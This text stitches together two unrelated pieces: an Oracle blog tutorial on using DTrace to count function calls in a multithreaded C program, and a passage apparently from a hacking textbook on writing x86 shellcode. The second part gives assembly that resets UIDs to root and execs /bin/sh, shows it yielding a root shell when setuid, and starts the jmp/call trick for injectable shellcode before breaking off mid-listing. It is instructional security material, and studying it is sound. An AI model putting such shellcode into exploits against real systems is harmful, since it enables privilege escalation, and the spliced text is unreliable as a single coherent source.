DTrace is available on Oracle Linux and can be installed through the following yum command:

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

\$ sudo yum install dtrace-utils

After the installation has completed, please check your search path! DTrace is invoked through the dtrace command in /usr/sbin. Unfortunately there is a different tool with the same name in /usr/bin. You can check the path is correct through the following command:

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

```
Error: Could not Copy
```

```
$ which dtrace
```

```
/usr/sbin/dtrace
```

```
$
```

Oracle Linux is not the only operating system that supports DTrace. It actually has its roots in the Oracle Solaris operating system, but it is also available on macOS and Windows. DTrace is also supported on other Linux based operating systems. For example, this [blog article](#) outlines how DTrace could be used on Fedora.

### Counting Function Calls

In this section we show how DTrace can be used to count function calls. Various D programs are shown, successively refining the functionality.

#### The Test Program

In the experiments below, a multithreaded version of the multiplication of a matrix with a vector is used. The program is written in C and the algorithm has been parallelized using the [Pthreads](#) API. This is a relatively simple test program and makes it easy to verify the call counts are correct.

Below is an example of a job that multiplies a 1000x500 matrix with a vector of length 500 using 4 threads. The output echoes the matrix sizes, the number of threads used, and the time it took to perform the multiplication:

[Copy code snippet](#)

Copied to Clipboard

```
Error: Could not Copy
```

Copied to Clipboard

```
Error: Could not Copy
```

```
$./mxv.par.exe -m 1000 -n 500 -t 4
```

```
Rows = 1000 columns = 500 threads = 4 time mxv = 510 (us)
```

```
$
```

### A First DTrace Program

The D program below lists all functions that are called when executing the target executable. It also shows how often these functions have been executed. Line numbers have been added for ease of reference:

[Copy code snippet](#)

Copied to Clipboard

```

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

1 #!/usr/sbin/dtrace -s

2

3 #pragma D option quiet

4

5 BEGIN {

6
printf("\n=====
=\n");

7 printf(" Function Call Count Statistics\n");

8
printf("=====
\n");

9 }

10 pid$target:::entry

11 {

12 @all_calls[probefunc,probemod] = count();

13 }

14 END {

15 printa(@all_calls);

16 }

```

The first line invokes DTrace and uses the `-s` option to indicate the D program is to follow. At line 3, a pragma is used to suppress some information DTrace prints by default.

The BEGIN probe spans lines 5-9. This probe is executed once at the start of the tracing and is ideally suited to initialize variables and, as in this case, print a banner.

At line 10 we use the *pid provider* to enable tracing of a user process. The target process is either specified using a particular process id (e.g. `pid365`), or through the `$target` macro variable that expands to the process id of the command specified at the command line. The latter form is used here. The pid provider offers the flexibility to trace any command, which in this case is the execution of the matrix-vector multiplication executable.

We use wild cards for the module name and function. The probe name is `entry` and this means that this probe fires upon entering any function of the target process.

Lines 11 and 13 contain the mandatory curly braces that enclose the actions taken. In this case there is only one action and it is at line 12. Here, the count() aggregation function is used. It returns how often it has been called. Note that this is on a per-probe basis, so this line counts how often each probe fires. The result is stored in an aggregation with the name @all\_calls. Since this is an aggregation, the name has to start with the "@" symbol.

The aggregation is indexed through the probefunc and probemod built-in DTrace variables. They expand to the function name that caused the probe to trigger and the module this function is part of. This means that line 12 counts how many times each function of the parent process is executed and the library or executable this function is part of.

The END probe spans lines 14-16. Recall this probe is executed upon termination of the tracing. Although aggregations are automatically printed upon termination, we explicitly print the aggregation using the printa function. The function and module name(s), plus the respective counts, are printed.

Below is the output of a run using the matrix-vector program. It is assumed that the D program shown above is stored in a file with the name fcalls.d. Note that root privileges are needed to use DTrace. This is why we use the sudo tool to execute the D program. By default the DTrace output is mixed with the program output. The -o option is used to store the DTrace output in a separate file.

The -c option is used to specify the command or executable that needs to be traced. Since we use options on the executable, quotes are needed to delimit the full command.

Since the full output contains 149 lines, only some snippets are shown here:

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

```
$ sudo ./fcalls.d -c "./mxv.par.exe -m 1000 -n 500 -t 4" -o fcalls.out
```

```
$ cat fcalls.out
```

```
=====
```

#### Function Call Count Statistics

```
=====
```

```
_Exit libc.so.6 1
```

```
_IO_cleanup libc.so.6 1
```

```
_IO_default_finish libc.so.6 1
_IO_default_setbuf libc.so.6 1
_IO_file_close libc.so.6 1
```

<many more lines deleted>

```
init_data mxv.par.exe 1
main mxv.par.exe 1
```

<many more lines deleted>

```
driver_mxv mxv.par.exe 4
 getopt libc.so.6 4
 madvise libc.so.6 4
 mempcpy ld-linux-x86-64.so.2 4
 mprotect libc.so.6 4
 mxv_core mxv.par.exe 4
 pthread_create@@GLIBC_2.2.5 libpthread.so.0 4
```

<many more lines deleted>

```
_int_free libc.so.6 1007
 malloc libc.so.6 1009
 _int_malloc libc.so.6 1012
 cfree libc.so.6 1015
 strcmp ld-linux-x86-64.so.2 1205
 __drand48_iterate libc.so.6 500000
 drand48 libc.so.6 500000
 erand48_r libc.so.6 500000
 $
```

The output lists every function that is part of the dynamic call tree of this program, the module it is part of, and how many times the function is called. The list is sorted by default with respect to the function call count.

The functions from module mxv.par.exe are part of the user source code. The other functions are from shared libraries. We know that some of these, e.g. drand48(), are called directly by the application, but the majority of these library functions are called indirectly. To make things a little more complicated, a function like malloc() is called directly by the application, but may also be executed by library functions deeper in the call tree. From the above output we cannot make such a distinction.

Note that the DTrace functions stack() and/or ustacck() could be used to get callstacks to see the execution path(s) where the calls originate from. In many cases this feature is used to zoom in on a specific part of the execution flow and therefore restricted to a limited set of probes.

### A Refined DTrace Program

While the D program shown above is correct, the list with all functions that are called is quite long, even for this simple application. Another drawback is that there are many probes that trigger, slowing down program execution.

In the second version of our D program, we'd like to restrict the list to user functions called from the executable mxv.par.exe. We also want to format the output, print a header and display the function list in alphabetical order. The modified version of the D program is shown below:

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

1 #!/usr/sbin/dtrace -s

2

3 #pragma D option quiet

4 #pragma D option aggsortkey=1

5 #pragma D option aggsortkeypos=0

6

7 BEGIN {

8

printf("\n=====

=\n");

9 printf(" Function Call Count Statistics\n");

```

10
printf("=====\n");
11 }

12 pid$target:a.out::entry
13 {
14 @call_counts_per_function[probefunc] = count();
15 }
16 END {
17 printf("%-40s %12s\n\n", "Function name", "Count");
18 printa("%-40s %@12lu\n", @call_counts_per_function);
19 }

```

Two additional pragmas appear at lines 4-5. The pragma at line 4 enables sorting the aggregations by a key and the next one sets the key to the first field, the name of the function that triggered the probe.

The BEGIN probe is unchanged, but the probe spanning lines 12-15 has two important differences compared to the similar probe used in the first version of our D program. At line 12, we use a.out for the name of the module. This is an alias for the module name in the pid probe. It is replaced with the name of the target executable, or command, to be traced. In this way, the D program does not rely on a specific name for the target.

The second change is at line 14, where the use of the probemod built-in variable has been removed because it is no longer needed. By design, only functions from the target executable trigger this probe now.

The END probe has also been modified. At line 17, a statement has been added to print the header. The printa statement at line 18 has been extended with a format string to control the layout. This string is optional, but ideally suitable to print (a selection of) the fields of an aggregation. We know the first field is a string and the result is a 64 bit unsigned integer number, hence the use of the %s and %lu formats. The thing that is different compared to a regular printf format string in C/C++ is the use of the "@" symbol. This is required when printing the result of an aggregation function.

Below is the output using the modified D program. The command to invoke this script is exactly the same as before.

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

| Function Call Count Statistics |       |
|--------------------------------|-------|
|                                |       |
| Function name                  | Count |
| allocate_data                  | 1     |
| check_results                  | 1     |
| determine_work_per_thread      | 4     |
| driver_mxv                     | 4     |
| get_user_options               | 1     |
| get_workload_stats             | 1     |
| init_data                      | 1     |
| main                           | 1     |
| mxv_core                       | 4     |
| my_timer                       | 2     |
| print_all_results              | 1     |

The first thing to note is that with 11 entries, the list is much shorter. By design, the list is alphabetically sorted with respect to the function name. Since we no longer trace every function called, the tracing overhead has also been reduced substantially.

### A DTrace Program with Support for Multithreading

With the above D program one can easily see how often our functions are executed. Although our goal of counting user function calls has been achieved, we'd like to go a little further. In particular, to provide statistics on the multithreading characteristics of the target application:

- Print the name of the executable that has been traced, as well as the total number of calls to user defined functions.
- Print how many function calls each thread executed. This shows whether all threads approximately execute the same number of function calls.
- Print a function list with the call counts for each thread. This allows us to identify those functions executed sequentially and also provides a detailed comparison to verify load balancing at the level of the individual functions.

The D program that implements this additional functionality is shown below.

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

1 #!/usr/sbin/dtrace -s

2

3 #pragma D option quiet

4 #pragma D option aggsortkey=1

5 #pragma D option aggsortkeypos=0

6

7 BEGIN {

8

printf("\n=====\\n");

9 printf(" Function Call Count Statistics\\n");

10

printf("=====\\n");

11 }

12 pid\$target:a.out:main:return

13 {

14 executable\_name = execname;

15 }

16 pid\$target:a.out::entry

17 {

18 @total\_call\_counts = count();

19 @call\_counts\_per\_function[probefunc] = count();

20 @call\_counts\_per\_thr[tid] = count();

21 @call\_counts\_per\_function\_and\_thr[probefunc,tid] = count();

22 }

23 END {

24 printf("\n=====\\n");

```

25 printf("Name of the executable : %s\n", executable_name);
26 printa("Total function call counts : %@lu\n", @total_call_counts);
27
28 printf("\n=====\\n");
29 printf(" Aggregated Function Call Counts\\n");
30 printf("=====\\n");
31 printf("%-40s %12s\\n\\n", "Function name", "Count");
32 printa("%-40s %@12lu\\n", @call_counts_per_function);
33
34 printf("\n=====\\n");
35 printf(" Function Call Counts Per Thread\\n");
36 printf("=====\\n");
37 printf("%6s %12s\\n\\n", "TID", "Count");
38 printa("%6d %@12lu\\n", @call_counts_per_thr);
39
40 printf("\n=====\\n");
41 printf(" Thread Level Function Call Counts\\n");
42 printf("=====\\n");
43 printf("%-40s %6s %10s\\n\\n", "Function name", "TID", "Count");
44 printa("%-40s %6d %@10lu\\n", @call_counts_per_function_and_thr);
45 }

```

The first 11 lines are unchanged. Lines 12-15 define an additional probe that looks remarkably similar to the probe we have used so far, but there is an important difference. The wild card for the function name is gone and instead we specify main explicitly. That means this probe only fires upon entry of the main program.

This is exactly what we want here, because this probe is only used to capture the name of the executable. It is available through the built-in variable execname. Another minor difference is that this probe triggers upon the return from this function. This is purely for demonstration purposes, because the same result would be returned if the trigger was on the entry to this function.

One may wonder why we do not capture the name of the executable in the BEGIN probe. After all, it fires at the start of the tracing process and only once. The issue is that at this point in the tracing, execname does not return the name of the executable, but the file name of the D program.

The probe used in the previous version of the D program has been extended to gather more statistics. There are now four aggregations at lines 18-21:

- At line 18 we simply increment the counter each time this probe triggers. In other words, aggregation @total\_call\_counts contains the total number of function calls.
- The statement at line 19 is identical to what was used in the previous version of this probe.
- At line 20, the tid built-in variable is used as the key into an aggregation called @call\_counts\_per\_thr. This variable contains the integer id of the thread triggering the probe. The count() aggregation function is used as the value. Therefore this statement counts how many function calls a specific thread has executed.
- Another aggregation called @call\_counts\_per\_function\_and\_thr is used at line 21. Here we use both the probefunc and tid built-in variables as a key. Again the count() aggregation function is used as the value. In this way we break down the number of calls from the function(s) triggering this probe by the thread id.

The END probe is more extensive than before and spans lines 23-45. There are no new features or constructs though. The aggregations are printed in a similar way and the "@" symbol is used in the format string to print the results of the aggregations.

The results of this D program are shown below.

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

=====

#### Function Call Count Statistics

=====

=====

Name of the executable : mxv.par.exe

Total function call counts : 21

=====

#### Aggregated Function Call Counts

=====

| Function name             | Count |
|---------------------------|-------|
| allocate_data             | 1     |
| check_results             | 1     |
| determine_work_per_thread | 4     |
| driver_mxv                | 4     |
| get_user_options          | 1     |
| get_workload_stats        | 1     |
| init_data                 | 1     |
| main                      | 1     |
| mxv_core                  | 4     |
| my_timer                  | 2     |
| print_all_results         | 1     |

=====

#### Function Call Counts Per Thread

=====

| TID   | Count |
|-------|-------|
| 20679 | 13    |
| 20680 | 2     |
| 20681 | 2     |
| 20682 | 2     |
| 20683 | 2     |

=====

#### Thread Level Function Call Counts

=====

| Function name | TID | Count |
|---------------|-----|-------|
|---------------|-----|-------|

|                           |       |   |
|---------------------------|-------|---|
| allocate_data             | 20679 | 1 |
| check_results             | 20679 | 1 |
| determine_work_per_thread | 20679 | 4 |
| driver_mxv                | 20680 | 1 |
| driver_mxv                | 20681 | 1 |
| driver_mxv                | 20682 | 1 |
| driver_mxv                | 20683 | 1 |
| get_user_options          | 20679 | 1 |
| get_workload_stats        | 20679 | 1 |
| init_data                 | 20679 | 1 |
| main                      | 20679 | 1 |
| mxv_core                  | 20680 | 1 |
| mxv_core                  | 20681 | 1 |
| mxv_core                  | 20682 | 1 |
| mxv_core                  | 20683 | 1 |
| my_timer                  | 20679 | 2 |
| print_all_results         | 20679 | 1 |

Right below the header, the name of the executable (mxv.par.exe) and the total number of function calls (21) are printed. This is followed by the same table we saw before.

The second table is titled "Function Call Counts Per Thread". The data confirms that 5 threads have been active. There is one master thread and it creates the other four threads. The thread ids are in the range 20679-20683. Note that these numbers are not fixed. A subsequent run most likely shows different numbers. What is presumably the main thread executes 13 function calls. The other four threads execute two function calls each.

These numbers don't tell us much about what is really going on under the hood and this is why we generate a third table titled "Thread Level Function Call Counts". The data is sorted with respect to the function names.

What we see in this table is that the main thread executes all functions, other than driver\_mxv and mxv\_core. These two functions are executed by the four threads that have been created. We also see that function determine\_work\_per\_thread is called four times by the main thread. This function is used to compute the amount of work to be executed by each thread. In a more scalable design, this should be handled by the individual threads. Function my\_timer is executed twice by the main thread. That is because this function is called at the start and end of the matrix-vector multiplication.

While this table shows the respective thread ids, it is not immediately clear which function(s) each thread executes. It is not difficult to create a table that shows the sorted thread ids in the

first column and the function names, as well as the respective counts, next to the ids. This is left as an exercise to the reader.

There is one more thing we would like to mention. While the focus has been on the user written functions, there is no reason why other functions cannot be included. For example, we know this program uses the Pthreads library libpthreads.so. In case functions from this library should be counted as well, a one line addition to the main probe is sufficient:

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

```
1 pid$target:a.out::entry,
2 pid$target:libpthread.so:pthread_*::entry
3 {
4 @total_call_counts = count();
5 @call_counts_per_function[probefunc] = count();
6 @call_counts_per_thr[tid] = count();
7 @call_counts_per_function_and_thr[probefunc,tid] = count();
```

The differences are in lines 1-2. Since we want to use the same actions for both probes, we simply place them back to back, separated by a comma. The second probe specifies the module (libpthread.so), but instead of tracing all functions from this library, for demonstration purposes we use a wild card to only select function names starting with pthread\_.

### Additional Reading Material

The above examples, plus the high level coverage of the DTrace concepts and terminology, are hopefully sufficient to get started. More details are beyond the scope of this article, but luckily, DTrace is very well documented.

For example, the [Oracle Linux DTrace Guide](#), covers DTrace in detail and includes many short code fragments. In case more information is needed, there are many other references and examples. Regarding the latter, the [Oracle DTrace Tutorial](#) contains a variety of example programs.

<https://blogs.oracle.com/linux/post/dtrace-for-the-application-developer-counting-function-calls>

## 0x2a0 Writing Shellcode

Writing shellcode is a skill set that many people lack. Simply in the construction of shellcode itself, various hacking tricks must be employed. The shellcode must be self-contained and must avoid null bytes, because these will end the string. If the shellcode has a null byte in it, a `strcpy()` function will recognize that as the end of the string. In order to write a piece of shellcode, an understanding of the assembly language of the target processor is needed. In this case, it's x86 assembly language, and while this book can't explain x86 assembly in depth, it can explain a few of the salient points needed to write bytecode.

There are two main types of assembly syntax for x86 assembly, AT&T syntax and Intel syntax. The two major assemblers in the Linux world are programs called *gas* (for AT&T syntax) and *nasm* (for Intel syntax). AT&T syntax is typically outputted by most disassembly functions, such as `objdump` and `gdb`. The disassembled procedure linkage table in the "Overwriting the Global Offset Table" section was displayed in AT&T syntax. However, Intel syntax tends to be much more readable, so for the purposes of writing shellcode, nasm-style Intel syntax will be used.

Recall the processor registers discussed earlier, such as EIP, ESP, and EBP. These registers, among others, can be thought of as variables for assembly. However, because EIP, ESP, and EBP tend to be quite important, it's generally not wise to use them as general-purpose variables. The registers EAX, EBX, ECX, EDX, ESI, and EDI are all better suited for this purpose. These are all 32-bit registers, because the processor is a 32-bit processor. However, smaller chunks of these registers can be accessed using different registers. The 16-bit equivalents for EAX, EBX, ECX, and EDX are AX, BX, CX, and DX. The corresponding 8-bit equivalents are AL, BL, CL, and DL, which exist for backward compatibility. The smaller registers can also be used to create smaller instructions. This is useful when trying to create small bytecode.

## 0x2a1 Common Assembly Instructions

Instructions in nasm-style syntax generally follow the style of:

```
instruction <destination>, <source>
```

The following are some instructions that will be used in the construction of shellcode.

| Instruction Name/Syntax | Description                                                                                                                                                                                                                                                                                                    |
|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>mov</b>              | Move instruction<br>Used to set initial values<br><code>mov &lt;dest&gt;, &lt;src&gt;</code><br>Move the value from <code>&lt;src&gt;</code> into <code>&lt;dest&gt;</code>                                                                                                                                    |
| <b>add</b>              | Add instruction<br>Used to add values<br><code>add &lt;dest&gt;, &lt;src&gt;</code><br>Add the value in <code>&lt;src&gt;</code> to <code>&lt;dest&gt;</code>                                                                                                                                                  |
| <b>sub</b>              | Subtract<br>instruction<br>Used to subtract values<br><code>sub &lt;dest&gt;, &lt;src&gt;</code><br>Subtract the value in <code>&lt;src&gt;</code> from <code>&lt;dest&gt;</code>                                                                                                                              |
| <b>push</b>             | Push instruction<br>Used to push values to the stack<br><code>push &lt;target&gt;</code><br>Push the value in <code>&lt;target&gt;</code> to the stack                                                                                                                                                         |
| <b>pop</b>              | Pop instruction<br>Used to pop values from the stack<br><code>pop &lt;target&gt;</code><br>Pop a value from the stack into <code>&lt;target&gt;</code>                                                                                                                                                         |
| <b>jmp</b>              | Jump instruction<br>Used to change the EIP to a certain address<br><code>jmp &lt;address&gt;</code><br>Change the EIP to the address in <code>&lt;address&gt;</code>                                                                                                                                           |
| <b>call</b>             | Call instruction<br>Used like a function call, to change the EIP to a certain<br>address, while pushing a return address to the stack<br><code>call &lt;address&gt;</code><br>Push the address of the next instruction to the stack, and<br>then change the EIP to the address in <code>&lt;address&gt;</code> |
| <b>lea</b>              | Load effective<br>address<br>Used to get the address of a piece of memory<br><code>lea &lt;dest&gt;, &lt;src&gt;</code><br>Load the address of <code>&lt;src&gt;</code> into <code>&lt;dest&gt;</code>                                                                                                         |
| <b>int</b>              | Interrupt<br>Used to send a signal to the kernel<br><code>int &lt;value&gt;</code><br>Call interrupt of <code>&lt;value&gt;</code>                                                                                                                                                                             |

## 0x2a2 Linux System Calls

In addition to the raw assembly instructions found in the processor, Linux provides the programmer with a set of functions that can be easily executed from assembly. These are known as system calls, and they are triggered by using interrupts. A listing of enumerated system calls can be found in `/usr/include/asm/unistd.h`.

```
$ head -n 80 /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */
```

|                          |    |
|--------------------------|----|
| #define __NR_exit        | 1  |
| #define __NR_fork        | 2  |
| #define __NR_read        | 3  |
| #define __NR_write       | 4  |
| #define __NR_open        | 5  |
| #define __NR_close       | 6  |
| #define __NR_waitpid     | 7  |
| #define __NR_creat       | 8  |
| #define __NR_link        | 9  |
| #define __NR_unlink      | 10 |
| #define __NR_execve      | 11 |
| #define __NR_chdir       | 12 |
| #define __NR_time        | 13 |
| #define __NR_mknod       | 14 |
| #define __NR_chmod       | 15 |
| #define __NR_lchown      | 16 |
| #define __NR_break       | 17 |
| #define __NR_oldstat     | 18 |
| #define __NR_lseek       | 19 |
| #define __NR_getpid      | 20 |
| #define __NR_mount       | 21 |
| #define __NR_umount      | 22 |
| #define __NR_setuid      | 23 |
| #define __NR_getuid      | 24 |
| #define __NR_stime       | 25 |
| #define __NR_ptrace      | 26 |
| #define __NR_alarm       | 27 |
| #define __NR_oldfstat    | 28 |
| #define __NR_pause       | 29 |
| #define __NR_utime       | 30 |
| #define __NR_stty        | 31 |
| #define __NR_gtty        | 32 |
| #define __NR_access      | 33 |
| #define __NR_nice        | 34 |
| #define __NR_ftime       | 35 |
| #define __NR_sync        | 36 |
| #define __NR_kill        | 37 |
| #define __NR_rename      | 38 |
| #define __NR_mkdir       | 39 |
| #define __NR_rmdir       | 40 |
| #define __NR_dup         | 41 |
| #define __NR_pipe        | 42 |
| #define __NR_times       | 43 |
| #define __NR_prof        | 44 |
| #define __NR_brk         | 45 |
| #define __NR_setgid      | 46 |
| #define __NR_getgid      | 47 |
| #define __NR_signal      | 48 |
| #define __NR_geteuid     | 49 |
| #define __NR_getegid     | 50 |
| #define __NR_acct        | 51 |
| #define __NR_umount2     | 52 |
| #define __NR_lock        | 53 |
| #define __NR_ioctl       | 54 |
| #define __NR_fcntl       | 55 |
| #define __NR_mpx         | 56 |
| #define __NR_setpgid     | 57 |
| #define __NR_ulimit      | 58 |
| #define __NR_oldolduname | 59 |
| #define __NR_umask       | 60 |
| #define __NR_chroot      | 61 |

|                         |    |
|-------------------------|----|
| #define __NR_ustat      | 62 |
| #define __NR_dup2       | 63 |
| #define __NR_getppid    | 64 |
| #define __NR_getpgrp    | 65 |
| #define __NR_setsid     | 66 |
| #define __NR_sigaction  | 67 |
| #define __NR_sgetmask   | 68 |
| #define __NR_ssetmask   | 69 |
| #define __NR_setreuid   | 70 |
| #define __NR_setregid   | 71 |
| #define __NR_sigsuspend | 72 |
| #define __NR_sigpending | 73 |

Using the few simple assembly instructions explained in the previous section and the system calls found in `unistd.h`, many different assembly programs and pieces of bytecode can be written to perform many different functions.

0x2a3 Hello, World!

A simple "Hello, world!" program makes a convenient and stereotypical starting point to gain familiarity with system calls and assembly language.

The "Hello, world!" program needs to write "Hello, world!" so the useful function in `unistd.h` is the `write()` function. Then to exit cleanly, the `exit()` function should be called to `exit`. This means the "Hello, world!" program needs to make two system calls, one to `write()` and one to `exit()`.

First, the arguments expected from the `write()` function need to be determined.

```
$ man 2 write
WRITE(2) Linux Programmer's Manual WRITE(2)

NAME
 write - write to a file descriptor
SYNOPSIS
 #include <unistd.h>

 ssize_t write(int fd, const void *buf, size_t count);

DESCRIPTION
 write writes up to count bytes to the file referenced by
 the file descriptor fd from the buffer starting at buf.
 POSIX requires that a read() which can be proved to occur
 after a write() has returned returns the new data. Note
 that not all file systems are POSIX conforming.

$ man 2 exit
_EXIT(2) Linux Programmer's Manual _EXIT(2)
```

The first argument is a file descriptor, which is an integer. The standard output device is 1, so to print to the terminal, this argument should be 1. The next argument is a pointer to a character buffer containing the string to be written. The final argument is the size of this character buffer.

When making a system call in assembly, EAX, EBX, ECX, and EDX are used to determine which function to call and to set up the arguments for the function. Then a special interrupt (`int 0x80`) is used to tell the kernel to use these registers to call a function. EAX is used to designate which function is to be called, EBX is used for the first function argument, ECX for the second, and EDX for the third.

So, to write "Hello, world!" to the terminal, the string `Hello, world!` must be placed somewhere in memory. Following proper memory-segmentation practices, it should be put somewhere in the data segment. Then the various assembled machine language instructions should be put in the text (or code) segment. These instructions will set EAX, EBX, ECX, and EDX appropriately and then call the system call interrupt.

The value of 4 needs to be put into the EAX register, because the `write()` function is system call number 4. Then the value of 1 needs to be put into EBX, because the first argument of `write()` is an integer representing the file descriptor (in this case, it is the standard output device, which is 1). Next the address of the string in the data segment needs to be put into ECX. And finally, the length of this string (in this case, 13) needs to be put into EDX. After these registers are loaded, the system call interrupt is called, which will call the `write()` function.

To exit cleanly, the `exit()` function needs to be called, and it should take a single argument of 0. So the value of 1 needs to be put into EAX, because `exit()` is system call number 1, and the value of 0 needs to be put into EBX, because the first and only argument should be 0. Then the system call interrupt should be called one last time.

The assembly code to do all that looks something like this:

```
hello.asm
section .data ; section declaration
msg db "Hello, world!" ; the string
section .text ; section declaration
global _start ; Default entry point for ELF linking
_start:
; write() call

 mov eax, 4 ; put 4 into eax, since write is syscall #4
 mov ebx, 1 ; put stdout into ebx, since the proper fd is 1
 mov ecx, msg ; put the address of the string into ecx
 mov edx, 13 ; put 13 into edx, since our string is 13 bytes
 int 0x80 ; Call the kernel to make the system call happen
```

```

; exit() call

mov eax,1 ; put 1 into eax, since exit is syscall #1
mov ebx,0 ; put 0 into ebx
int 0x80 ; Call the kernel to make the system call happen

```

This code can be assembled and linked to create an executable binary program. The `global _start` line was needed to link the code properly as an Executable and Linking Format (ELF) binary. After the code is assembled as an ELF binary, it must be linked:

```

$ nasm -f elf hello.asm
$ ld hello.o
$./a.out
Hello, world!

```

Excellent. This means the code works. Because this program really isn't that interesting to convert into bytecode, let's look at another more useful program.

#### 0x2a4 Shell-Spawning Code

Shell-spawning code is simple code that executes a shell. This code can be converted into shellcode. The two functions that will be needed are `execve()` and `setreuid()`, which are system call numbers 11 and 70 respectively. The `execve()` call is used to actually execute `/bin/sh`. The `setreuid()` call is used to restore root privileges, in case they are dropped. Many suid root programs will drop root privileges whenever they can for security reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a normal user shell.

There's no need for an `exit()` function call, because an interactive program is being spawned. An `exit()` function wouldn't hurt, but it has been left out of this example, because ultimately the goal is to make this code as small as possible.

```

shell.asm
section .data ; section declaration
filepath db "/bin/shXAAAABBBB" ; the string
section .text ; section declaration
global _start ; Default entry point for ELF linking
_start:
; setreuid(uid_t ruid, uid_t euid)

mov eax, 70 ; put 70 into eax, since setreuid is syscall #70
mov ebx, 0 ; put 0 into ebx, to set real uid to root
mov ecx, 0 ; put 0 into ecx, to set effective uid to root
int 0x80 ; Call the kernel to make the system call happen

```

```

; execve(const char *filename, char *const argv [], char *const
envp [])

 mov eax, 0 ; put 0 into eax
 mov ebx, filepath ; put the address of the string into ebx
 mov [ebx+7], al ; put the 0 from eax where the X is in the string
 ; (7 bytes offset from the beginning)
 mov [ebx+8], ebx ; put the address of the string from ebx where the
 ; AAAA is in the string (8 bytes offset)
 mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
 ; BBBB is in the string (12 bytes offset)
 mov eax, 11 ; Now put 11 into eax, since execve is syscall #11
 lea ecx, [ebx+8] ; Load the address of where the AAAA was in the
 ; string into ecx
 lea edx, [ebx+12] ; Load the address of where the BBBB is in the
 ; string into edx
 int 0x80 ; Call the kernel to make the system call happen

```

This code is a little bit more complex than the previous example. The first set of instructions that should look new are these:

```

 mov [ebx+7], al ; put the 0 from eax where the X is in the string
 ; (7 bytes offset from the beginning)
 mov [ebx+8], ebx ; put the address of the string from ebx where the
 ; AAAA is in the string (8 bytes offset)
 mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
 ; BBBB is in the string (12 bytes offset)

```

The `[ebx+7]`, tells the computer to move the source value into the address found in the EBX register, but offset by 7 bytes from the beginning. The use of the 8-bit AL register instead of the 32-bit EAX register tells the assembler to only move the first byte from the EAX register, instead of all 4 bytes. Because EBX already has the address of the string `"/bin/shXAAAABBBB"`, this instruction will move a single byte from the EAX register into the string at the seventh position, right over the X, as seen here:

|   |   |   |   |   |   |   |   |   |   |    |    |    |    |    |    |
|---|---|---|---|---|---|---|---|---|---|----|----|----|----|----|----|
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
| / | b | i | n | / | s | h | X | A | A | A  | B  | B  | B  | B  |    |

The next two instructions do the same thing, but they use the full 32-bit registers and offsets that will cause the moved bytes to overwrite "AAAA" and "BBBB" in the string, respectively. Because EBX holds the address of the string, and EAX holds the value of 0, the "AAAA" in the string will be overwritten with the address of the beginning of the string, and "BBBB" will be overwritten with zeros, which is a null address.

The next two instructions that should look new are these:

```

 lea ecx, [ebx+8] ; Load the address of where the AAAA was in the
 ; string into ecx
 lea edx, [ebx+12] ; Load the address of where the BBBB is in the
 ; string into edx

```

These are load effective address (lea) instructions, which copy the address of the source into the destination. In this case, they copy the address of "AAAA" in the string into the ECX register, and the address of "BBBB" in the string into the EDX register. This apparent assembly language prestidigitation is needed because the last two arguments for the `execve()` function need to be pointers of pointers. This means the argument should be an address to an address that contains the final piece of information. In this case, the ECX register now contains an address that points to another address (where "AAAA" was in the string), which in turn points to the beginning of the string. The EDX register similarly contains an address that points to a null address (where "BBBB" was in the string).

Now let's try to assemble and link this piece of code to see if it works.

```
$ nasm -f elf shell.asm
$ ld shell.o
$./a.out
sh-2.05a$ exit
exit
$ sudo chown root a.out
$ sudo chmod +s a.out
$./a.out
sh-2.05a#
```

Excellent, the program spawns a shell as it should. And if the program's owner is changed to root and the suid permission bit is set, it spawns a root shell.

#### 0x2a5 Avoiding Using Other Segments

The program spawns a shell, but this code is still a long way from being proper shellcode. The biggest problem is that the string is being stored in the data segment. This is fine if a standalone program is being written, but shellcode isn't a nice executable program — it's a sliver of code that needs to be injected into a working program to properly execute. The string from the data segment must be stored with the rest of the assembly instructions somehow, and then a way to find the address of this string must be discovered. Worse yet, because the exact memory location of the running shellcode isn't known, the address must be found relative to the EIP. Luckily, the `jmp` and `call` instructions can use addressing relative to the EIP. Both of these instructions can be used to get the address of a string relative to the EIP, found in the same memory space as the executing instructions.

A call instruction will move the EIP to a certain location in memory, just like a `jmp` instruction, but it will also push the return address onto the stack so the program execution can continue after the `call` instruction. If the instruction after the call instruction is a string instead of an instruction, the return address that is pushed to the stack could be popped off and used to reference the string instead of being used to return.

It works like this: At the beginning of program execution, the program jumps to the bottom of the code where a `call` instruction and the string are located; the address of the string will be pushed to the stack when the call instruction is executed. The `call` instruction jumps the program execution back up to a relative location just below the prior jump instruction, and the string's address is popped off the stack. Now the program has a pointer to the string and can do its business, while the string can be neatly tucked at the end of the code.

In assembly it looks something like this:

```
jmp two
one:
pop ebx
<program code here>
two:
call one
db 'this is a string'
```

First the program jumps down to `two`, and then it calls back up to `one`, while pushing the return address (which is the address of the string) onto the stack. Then the program pops this address off the stack into EBX, and it can execute whatever code it desires.

The stripped-down shellcode using the `call` trick to get an address to the string looks something like this:

```
shellcode.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)

mov eax, 70 ; put 70 into eax, since setreuid is syscall #70
mov ebx, 0 ; put 0 into ebx, to set real uid to root
